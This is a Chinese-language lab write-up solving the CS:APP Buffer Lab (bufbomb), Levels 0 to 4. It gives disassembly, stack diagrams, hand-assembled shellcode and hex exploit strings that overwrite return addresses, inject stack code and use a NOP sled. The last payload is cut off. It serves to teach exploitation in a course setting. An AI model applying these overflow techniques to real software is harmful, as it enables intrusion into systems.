CSAPPLab3 BufferLab

本实验的目的在于加深对 *IA-32* 的调用机制和栈组织结构的理解。内容主要为对可执行程序 *bufbomb* 执行系列缓冲区溢出攻击，使该程序按照攻击者的意愿运行。

Level 0: Candle

```
void test()
 {
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("Boom!: getbuf returned 0x%x\n", val);
        validate(3);
    }else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}
```

本题目要求程序在 *test* 函数中调用 *getbuf* 函数后进行函数返回时，并不返回 *test* ，而是去调用如下 *smoke* 函数，程序在该函数中终止运行。

```
void smoke()
{
    printf("Smoke!: You called smoke()\n");
    validate(0);
    exit(0);
}
```

首先应使用“*objdump*”命令反汇编“*bufbomb*”文件，将得到的汇编代码存入 txt 文件中，便于查看，然后采用“*gdb*”进行程序调试。

```
linux > objdump -d bufbomb > obj.txt
```

反汇编得到 *test* 函数的汇编代码如下：

```
08048daa <test>:
 8048daa:   55                      push   %ebp
 8048dab:   89 e5                   mov    %esp,%ebp
 8048dad:   53                      push   %ebx
 8048dae:   83 ec 24                sub    $0x24,%esp
 8048db1:   e8 da ff ff ff          call   8048d90 <uniqueval>
 8048db6:   89 45 f4                mov    %eax,-0xc(%ebp)
 8048db9:   e8 36 04 00 00          call   80491f4 <getbuf>
 8048dbe:   89 c3                   mov    %eax,%ebx
 8048dc0:   e8 cb ff ff ff          call   8048d90 <uniqueval>
 8048dc5:   8b 55 f4                mov    -0xc(%ebp),%edx
 8048dc8:   39 d0                   cmp    %edx,%eax
 8048dca:   74 0e                   je     8048dda <test+0x30>
 8048dcc:   c7 04 24 88 a3 04 08    movl   $0x804a388,(%esp)
 8048dd3:   e8 e8 fa ff ff          call   80488c0 <puts@plt>
 8048dd8:   eb 46                   jmp    8048e20 <test+0x76>
 8048dda:   3b 1d 08 d1 04 08       cmp    0x804d108,%ebx
 8048de0:   75 26                   jne    8048e08 <test+0x5e>
 8048de2:   89 5c 24 08             mov    %ebx,0x8(%esp)
 8048de6:   c7 44 24 04 2a a5 04    movl   $0x804a52a,0x4(%esp)
 8048ded:   08
 8048dee:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048df5:   e8 c6 fb ff ff          call   80489c0 <__printf_chk@plt>
 8048dfa:   c7 04 24 03 00 00 00    movl   $0x3,(%esp)
 8048e01:   e8 75 05 00 00          call   804937b <validate>
 8048e06:   eb 18                   jmp    8048e20 <test+0x76>
 8048e08:   89 5c 24 08             mov    %ebx,0x8(%esp)
 8048e0c:   c7 44 24 04 47 a5 04    movl   $0x804a547,0x4(%esp)
 8048e13:   08
 8048e14:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e1b:   e8 a0 fb ff ff          call   80489c0 <__printf_chk@plt>
 8048e20:   83 c4 24                add    $0x24,%esp
 8048e23:   5b                      pop    %ebx
 8048e24:   5d                      pop    %ebp
 8048e25:   c3                      ret
```

本实验以输入文件 *exploit.txt* 内容为 *"30, 31, 32, 33, 34, 35, 36, 37"* （易知经 *hex2raw* 处理后得到对应的字符串为 *"01234567"* ）为例进行分析。程序运行至地址 *0x8048daa* 处时寄存器 *%esp* 的值为 *0x55683da4* ，继续运行至地址 *0x8048db9* 处，此时 *%esp* 的值为 *0x55683d78*，*%ebp* 值为 *0x55683da0* 。画出此时运行栈示意图如下：

	Val	%esp	
	??	0x55683da8	
	??		
	ebp	0x55683da0	<< %ebp
	ebx		
	??	0x55683d98	
call <uniqueval> return value	0x1a3bf6e0		<< -0xc(%ebp)
	??	0x55683d90	
	??		
	??	0x55683d88	
	??		
	??	0x55683d80	
	??		
	??	0x55683d78	<< %esp

```
080491f4 <getbuf>:
 80491f4:   55                      push   %ebp
 80491f5:   89 e5                   mov    %esp,%ebp
 80491f7:   83 ec 38                sub    $0x38,%esp
 80491fa:   8d 45 d8                lea    -0x28(%ebp),%eax
 80491fd:   89 04 24                mov    %eax,(%esp)
 8049200:   e8 f5 fa ff ff          call   8048cfa <Gets>
 8049205:   b8 01 00 00 00          mov    $0x1,%eax
 804920a:   c9                      leave
 804920b:   c3                      ret
```

程序继续运行至地址 *0x80491f4* 处（函数 *getbuf* 内），此时 *%esp* 值为 *0x55683d74* ， *%ebp* 值为 *0x55683da0* （仍为指向 *test* 函数中栈的地址），继续执行至地址 *0x8049200* ，此时%esp* 值为 *0x55683d38* ， *%ebp* 值为 *0x55683d70* 。调用 *Gets* 函数，将程序输入字符串存储在栈上，若读取的字符串未覆盖栈上保存返回 *test* 函数的区域，则 *getbuf* 函数正常返回为 *1* ，否则程序将返回一个此时该位置上字符串表示的位置。本例中因输入字符串较短，不会出现缓冲区溢出现象，程序会正常返回。读取字符串前后运行时栈示意图如下：


	Val	%esp			Val	%esp	
	??	0x55683d78			??	0x55683d78	
getbuf 函数返回地址	0x8048dbe				0x8048dbe		
	ebp	0x55683d70	<< %ebp		ebp	0x55683d70	<< %ebp
	??				??		
	??	0x55683d68			??	0x55683d68	
	??				??		
	??	0x55683d60			??	0x55683d60	
	??				??		
	??	0x55683d58		Gets	??	0x55683d58	
	??				??		
	??	0x55683d50			??	0x55683d50	
	??				0x37363534		
	??	0x55683d48			0x33323130	0x55683d48	
	??				??		
	??	0x55683d40			??	0x55683d40	
	??				??		
-0x28(%ebp)	0x55683d48	0x55683d38	<< %esp		0x55683d48	0x55683d38	<< %esp

可以看出，输入字符串在栈上位置 *0x55683d48* 处开始存储，*getbuf* 函数的返回存储于栈上 *0x55683d74* 处。

所以，若输入字符串长度 $L \leq$ *0x55683d74 - 0x55683d48 = 0x2c (44)* 个字节，则返回地址不被覆盖，程序正常返回到 *test* 函数；若 *L > 0x2c* ，则返回地址被覆盖，程序返回不正常。

```
08048c18 <smoke>:
 8048c18:   55                      push   %ebp
 8048c19:   89 e5                   mov    %esp,%ebp
 8048c1b:   83 ec 18                sub    $0x18,%esp
 8048c1e:   c7 04 24 d3 a4 04 08    movl   $0x804a4d3,(%esp)
 8048c25:   e8 96 fc ff ff          call   80488c0 <puts@plt>
 8048c2a:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048c31:   e8 45 07 00 00          call   804937b <validate>
 8048c36:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048c3d:   e8 be fc ff ff          call   8048900 <exit@plt>
```

本题目要求执行完 *getbuf* 返回到 *smoke* 函数，所以，我们可以将 *smoke* 函数的首地址 *0x8048c18* 赋值到栈上 *0x55683d74* 地址处，以完成对正常返回地址的覆盖，使程序转向 *smoke* 函数继续执行。所以，对文件 *exploit.txt* 的输入内容可为：




Level 1: Sparkler

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

与 *Level 0* 类似，本题目要求 *test* 函数调用 *getbuf* 函数后，不再返回 *test* 函数，而是返回 *fizz* 函数，同时，需要执行某些操作使 *if* 条件判断为真。

```
08048c42 <fizz>:
 8048c42:   55                      push   %ebp
 8048c43:   89 e5                   mov    %esp,%ebp
 8048c45:   83 ec 18                sub    $0x18,%esp
 8048c48:   8b 45 08                mov    0x8(%ebp),%eax
 8048c4b:   3b 05 08 d1 04 08       cmp    0x804d108,%eax
 8048c51:   75 26                   jne    8048c79 <fizz+0x37>
 8048c53:   89 44 24 08             mov    %eax,0x8(%esp)
 8048c57:   c7 44 24 04 ee a4 04    movl   $0x804a4ee,0x4(%esp)
 8048c5e:   08
 8048c5f:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048c66:   e8 55 fd ff ff          call   80489c0 <__printf_chk@plt>
 8048c6b:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048c72:   e8 04 07 00 00          call   804937b <validate>
 8048c77:   eb 18                   jmp    8048c91 <fizz+0x4f>
 8048c79:   89 44 24 08             mov    %eax,0x8(%esp)
 8048c7d:   c7 44 24 04 40 a3 04    movl   $0x804a340,0x4(%esp)
 8048c84:   08
 8048c85:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048c8c:   e8 2f fd ff ff          call   80489c0 <__printf_chk@plt>
 8048c91:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048c98:   e8 63 fc ff ff          call   8048900 <exit@plt>
```

本题目的栈结构与 *Level 0* 一样，输入文件 *exploit.txt* 内容如下图，将返回地址改为函数 *fizz* 的首地址。




程序运行至地址 *0x8048c42* 处，*%esp* 值为 *0x55683d78* ，接着程序将 *%ebp* 压入栈，并将 *%esp* 值赋给 *%ebp* ，此时两者值均为 *0x6683d74* 。然后，程序将 *%ebp+8* 处存储的值赋给 *%eax* ，并与内存地址 *0x804d108* 处存储的值（正是每个 *userid* 的 *cookie* ）相比较，若两者相等，则对应于 *c* 程序中 *if* 条件判断正确，达到题目要求。打印出内存地址 *0x804d108* 处存储的值：

```
(gdb) p /x *(int *) 0x804d108
$16 = 0x1a245b76
```

在该函数中程序运行时栈结构如下：

	Val	%esp	
	??	0x55683d80	
	??	0x55683d7c	<< 0x8(%ebp)
	??	0x55683d78	
原 getbuf 函数返回地址	ebp	0x55683d74	<< %ebp
	??	0x55683d70	
	??		
	??	0x55683d68	
	??		
	??	0x55683d60	
	??	0x55683d5c	<< %esp

所以，栈上黄色部分应存储的值为 *0x1a245b76* 。输入字符串应覆盖到栈上地址 *0x55683d7c* 处，可为：



Level 2: Firecracker

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    }
    else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

本题目要求输入代表汇编代码指令语句以字符串作为攻击代码，函数 *getbuf* 返回运行栈上该段代码的的首地址，在栈上执行攻击代码达到攻击者相应的目的（本题目为将全局变量 *global_value* 的值修改为 *cookie* 值）。

```
08048c9d <bang>:
 8048c9d:   55                      push   %ebp
 8048c9e:   89 e5                   mov    %esp,%ebp
 8048ca0:   83 ec 18                sub    $0x18,%esp
 8048ca3:   a1 00 d1 04 08          mov    0x804d100,%eax
 8048ca8:   3b 05 08 d1 04 08       cmp    0x804d108,%eax
 8048cae:   75 26                   jne    8048cd6 <bang+0x39>
 8048cb0:   89 44 24 08             mov    %eax,0x8(%esp)
 8048cb4:   c7 44 24 04 60 a3 04    movl   $0x804a360,0x4(%esp)
 8048cbb:   08
 8048cbc:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048cc3:   e8 f8 fc ff ff          call   80489c0 <__printf_chk@plt>
 8048cc8:   c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048ccf:   e8 a7 06 00 00          call   804937b <validate>
 8048cd4:   eb 18                   jmp    8048cee <bang+0x51>
 8048cd6:   89 44 24 08             mov    %eax,0x8(%esp)
 8048cda:   c7 44 24 04 0c a5 04    movl   $0x804a50c,0x4(%esp)
 8048ce1:   08
 8048ce2:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048ce9:   e8 d2 fc ff ff          call   80489c0 <__printf_chk@plt>
 8048cee:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048cf5:   e8 06 fc ff ff          call   8048900 <exit@plt>
```

根据 *bang* 的汇编代码，程序执行至 *0x8048ca3* 时将内存地址 *0x804d100* 处存储的值赋值给 *%eax*，然后与内存地址 *0x804d108* 处存储的值相比较，对照其 *c* 代码，我们可以判断内存地址 *0x804d100* 处保存的正是变量 *global_value* 的值（根据 *level 1* 已知地址 *0x804d108* 处保存的为 *cookie* 值）。所以，我们需要编写攻击代码将内存地址 *0x804d100* 处改为 *cookie* 值，然后返回至函数 *bang* 的地址 *0x8048c9d* 。编写攻击代码如下：

```
# example_for_l2.S

movl  $0x1a245b76,0x804d100
pushl $0x8048c9d
ret
```

先编译文件 *example_for_l2.S* 得到 *example_for_l2.o* 文件，然后反汇编 *example_for_l2.o* 得到文件 *example_for_l2.d* 。具体命令如下：

```
linux > gcc -m32 -c example_for_l2.s
linux > objdump -d example_for_l2.o > example_for_l2.d
```

```
# example_for_l2.d

example_for_l2.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:   c7 05 00 d1 04 08 76    movl   $0x1a245b76,0x804d100
7:   5b 24 1a
a:   68 9d 8c 04 08          push   $0x8048c9d
f:   c3                      ret
```

所以，该段攻击代码的字节序列为："*c7 05 00 d1 04 08 76 5b 24 1a 68 9d 8c 04 08 c3*" 。将该段代码放置在存放输入字符串的首地址，并将函数 *getbuf* 返回地址设置为输入字符串的首地址，这样函数 *getbuf* 运行结束将直接跳转至攻击代码。其运行栈示意图如下：

	Val	%esp	
	??	0x55683d78	
getbuf 函数返回地址	0x55683d48		
	ebp	0x55683d70	<< %ebp
	??		
	??	0x55683d68	
	??		
	??	0x55683d60	
	??		
	??	0x55683d58	
	0xc308048c		
	0x9d681a24	0x55683d50	
	0x5b760804		
攻击代码 >>	0xd10005c7	0x55683d48	
	??		
	??	0x55683d40	
	??		
-0x28(%ebp)	0x55683d48	0x55683d38	<< %esp

相应输入字符串可为：

```
c7 05 00 d1
04 08 76 5b
24 1a 68 9d
8c 04 08 c3
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
48 3d 68 55
```

Level 3: Dynamite

该题目要求在函数 *test* 中调用 *getbuf* 后，程序仍然返回至 *test* 函数，但函数 *getbuf* 的返回值 *val* 不再是 *1* ，而应为 *cookie* 值。

```
080491f4 <getbuf>:
80491f4:    55                      push   %ebp
80491f5:    89 e5                   mov    %esp,%ebp
80491f7:    83 ec 38                sub    $0x38,%esp
80491fa:    8d 45 d8                lea    -0x28(%ebp),%eax
80491fd:    89 04 24                mov    %eax,(%esp)
8049200:    e8 f5 fa ff ff          call   8048cfa <Gets>
8049205:    b8 01 00 00 00          mov    $0x1,%eax
804920a:    c9                      leave
804920b:    c3                      ret
```

从 *getbuf* 的汇编代码可以看出，该函数在程序地址 *0x8049205* 处赋值 *%eax* 为 *1* ，正常情况下其返回值一定为 *1* ，所以，我们植入的攻击代码应对 *%eax* 的值进行修改，使其返回函数 *test* 时其值为 *cookie* 。

```
08048daa <test>:
8048daa:    55                      push   %ebp
8048dab:    89 e5                   mov    %esp,%ebp
8048dad:    53                      push   %ebx
8048dae:    83 ec 24                sub    $0x24,%esp
8048db1:    e8 da ff ff ff          call   8048d90 <uniqueval>
8048db6:    89 45 f4                mov    %eax,-0xc(%ebp)
8048db9:    e8 36 04 00 00          call   80491f4 <getbuf>
8048dbe:    89 c3                   mov    %eax,%ebx
8048dc0:    e8 cb ff ff ff          call   8048d90 <uniqueval>
8048dc5:    8b 55 f4                mov    -0xc(%ebp),%edx
8048dc8:    39 d0                   cmp    %edx,%eax
8048dca:    74 0e                   je     8048dda <test+0x30>
```

从 *test* 函数的汇编代码可以看出，程序地址 *0x8048db9* 处调用函数 *getbuf* ，下一步将执行地址 *0x8048dbe* ，所以，攻击代码的返回地址应为 *0x8048dbe* 。程序返回至 *test* 后，程序地址 *0x8048dc5* 处用到寄存器 *%ebp* 的值，而 *%ebp* 的值存放在运行栈上已被我们的输入字符串所修改，所以，在攻击代码中应给 *%ebp* 赋回正确的值后返回（从下面运行时栈示意图中可知其值应为 *0x55683da0* ）。

编写攻击代码如下：

```
# example_for_l3.S

movl    $0x1a245b76,%eax
movl    $0x55683da0,%ebp
pushl   $0x8048dbe
ret
```

反汇编得到：

```
# example_for_l3.d

example_for_l3.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:   b8 76 5b 24 1a          mov    $0x1a245b76,%eax
5:   bd a0 3d 68 55          mov    $0x55683da0,%ebp
a:   68 be 8d 04 08          push   $0x8048dbe
f:   c3                      ret
```

所以，该段攻击代码的字节序列为："*b8 76 5b 24 1a bd a0 3d 68 55 68 be 8d 04 08 c3*" 。攻击代码放置位置同 *Level 2* ，其运行栈示意图如下：

	Val	%esp	
	??	0x55683da8	
	??		
	ebp	0x55683da0	<< %ebp
	ebx		
	??	0x55683d98	
call <uniqueval> return value	0x1a3bf6e0		<< -0xc(%ebp)
	??	0x55683d90	
	??		
	??	0x55683d88	
	??		
	??	0x55683d80	
	??		
	??	0x55683d78	<< %esp
getbuf 函数返回地址	0x55683d48		
	ebp	0x55683d70	<< %ebp
	??		
	??	0x55683d68	
	??		
	??	0x55683d60	
	??		
	??	0x55683d58	
	0xc308048d		
	0xbe685568	0x55683d50	
	0x3da0bd1a		
攻击代码 >>	0x245b76b8	0x55683d48	
	??		
	??	0x55683d40	
	??		
-0x28(%ebp)	0x55683d48	0x55683d38	<< %esp

相应输入字符串可为：

```
b8 76 5b 24
1a bd a0 3d
68 55 68 be
8d 04 08 c3
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
48 3d 68 55
```


Level 4: Nitroglycerin

本题目和 *Level 3* 类似，但执行的是另外的 *testn* 和 *getbufn* 函数。该题目重复执行 *5* 次类似于 *Level 3* 的操作，即每次在 *testn* 函数中调用 *getbufn* 操作，且调用完成后能够重新返回 *testn* 函数，而且 *getbufn* 函数的默认返回值 *1* 应被修改为 *cookie* 值，看到这里确实 *Level 3* 的要求一模一样。两者的不同之处在于，程序在每一次执行过程中初始栈地址是不同的，即每次读入的字符串在栈中的地址是不同的，这样我们就不能通过查看汇编语言返回固定的地址来达到缓冲区溢出攻击的目的，因为程序每次运行地址总是变化的。这时候我们就应该使用一个叫 *Nop* 的指令工具（其十六进制表示为 *0x90* ），它的作用是占用一个指令周期的时间，但是什么也不操作。

```
08048e26 <testn>:
 8048e26:   55                      push   %ebp
 8048e27:   89 e5                   mov    %esp,%ebp
 8048e29:   53                      push   %ebx
 8048e2a:   83 ec 24                sub    $0x24,%esp
 8048e2d:   e8 5e ff ff ff          call   8048d90 <uniqueval>
 8048e32:   89 45 f4                mov    %eax,-0xc(%ebp)
 8048e35:   e8 d2 03 00 00          call   804920c <getbufn>
 8048e3a:   89 c3                   mov    %eax,%ebx
 8048e3c:   e8 4f ff ff ff          call   8048d90 <uniqueval>
 8048e41:   8b 55 f4                mov    -0xc(%ebp),%edx
 8048e44:   39 d0                   cmp    %edx,%eax
 8048e46:   74 0e                   je     8048e56 <testn+0x30>
 8048e48:   c7 04 24 88 a3 04 08    movl   $0x804a388,(%esp)
 8048e4f:   e8 6c fa ff ff          call   80488c0 <puts@plt>
 8048e54:   eb 46                   jmp    8048e9c <testn+0x76>
 8048e56:   3b 1d 08 d1 04 08       cmp    0x804d108,%ebx
 8048e5c:   75 26                   jne    8048e84 <testn+0x5e>
 8048e5e:   89 5c 24 08             mov    %ebx,0x8(%esp)
 8048e62:   c7 44 24 04 b4 a3 04    movl   $0x804a3b4,0x4(%esp)
 8048e69:   08
 8048e6a:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e71:   e8 4a fb ff ff          call   80489c0 <__printf_chk@plt>
 8048e76:   c7 04 24 04 00 00 00    movl   $0x4,(%esp)
 8048e7d:   e8 f9 04 00 00          call   804937b <validate>
 8048e82:   eb 18                   jmp    8048e9c <testn+0x76>
 8048e84:   89 5c 24 08             mov    %ebx,0x8(%esp)
 8048e88:   c7 44 24 04 62 a5 04    movl   $0x804a562,0x4(%esp)
 8048e8f:   08
 8048e90:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048e97:   e8 24 fb ff ff          call   80489c0 <__printf_chk@plt>
 8048e9c:   83 c4 24                add    $0x24,%esp
 8048e9f:   5b                      pop    %ebx
 8048ea0:   5d                      pop    %ebp
 8048ea1:   c3                      ret
```

```
0804920c <getbufn>:
 804920c:   55                      push   %ebp
 804920d:   89 e5                   mov    %esp,%ebp
 804920f:   81 ec 18 02 00 00       sub    $0x218,%esp
 8049215:   8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 804921b:   89 04 24                mov    %eax,(%esp)
 804921e:   e8 d7 fa ff ff          call   8048cfa <Gets>
 8049223:   b8 01 00 00 00          mov    $0x1,%eax
 8049228:   c9                      leave
 8049229:   c3                      ret
 804922a:   90                      nop
 804922b:   90                      nop
```

以上分别为函数 *testn* 和 *getbufn* 的汇编代码，其流程与 *Level 3* 完全一致（除了某些跳转【因函数改变】或偏移地址【因字符串预分配大小不同】不同），在此不再赘述，直接绘制出该程序第一次运行的栈示意图如下：



如图所示，第一次读取字符串在栈上地址为 *0x55683b68* ，返回 *test* 函数的地址存储在栈上地址 *0x55683d74* ，攻击代码应放置在两个地址之间长度为 *0x20c* 的范围内，且地址 *0x55683d74* 应保存攻击代码在栈上的首地址。程序连续 *5* 次读取字符串在栈上的首地址分别为：*0x55683b68* , *0x55683a58* , *0x55683ae8* , *0x55683bc8* , *0x55683b38* 。应取其中最大的地址为栈上地址 *0x55683d74* 处保存的返回

地址，即 *0x55683bc8* ，这样才能保证函数返回后只可能执行 *Nop* 或者攻击代码（假定输入字符串中只包含 *Nop* 和攻击字符串），不会遇到栈地址上的其它字符。编写攻击代码如下：

```
# example_for_l4.S

movl    $0x1a245b76,%eax
lea     0x28(%esp),%ebp
pushl   $0x8048e3a
ret
```


反汇编得到：

```
# example_for_l4.d

example_for_l4.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:   b8 76 5b 24 1a          mov    $0x1a245b76,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 3a 8e 04 08          push   $0x8048e3a
   e:   c3                      ret
```



如上示意图所示，返回地址应位于 *A* 区域。若返回地址位于 *B* 区域，则程序在第 *4* 次读取输入字符串时，其首地址位于 *A* 区域，函数返回时将执行输入字符串之外的未知字符串；若返回地址位于 *A* 区域上方的区域，则程序在第 *2* 次读取输入字符串时，字符串最长只能覆盖到 *A* 区域，不可能执行到攻击代码。攻击代码应位于输入字符串的靠后的位置，最稳妥的情况为紧邻返回地址，因为对于程序在第 *2* 次读取输入字符串的情况，因返回地址位于 *A* 区域，所以攻击代码位于字符串靠前位置如 *B* , *C* , *D* , *E* 区域时，其不可能被执行到。所以，输入的字符串可为（取返回地址为 *0x55683bc8* ）：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
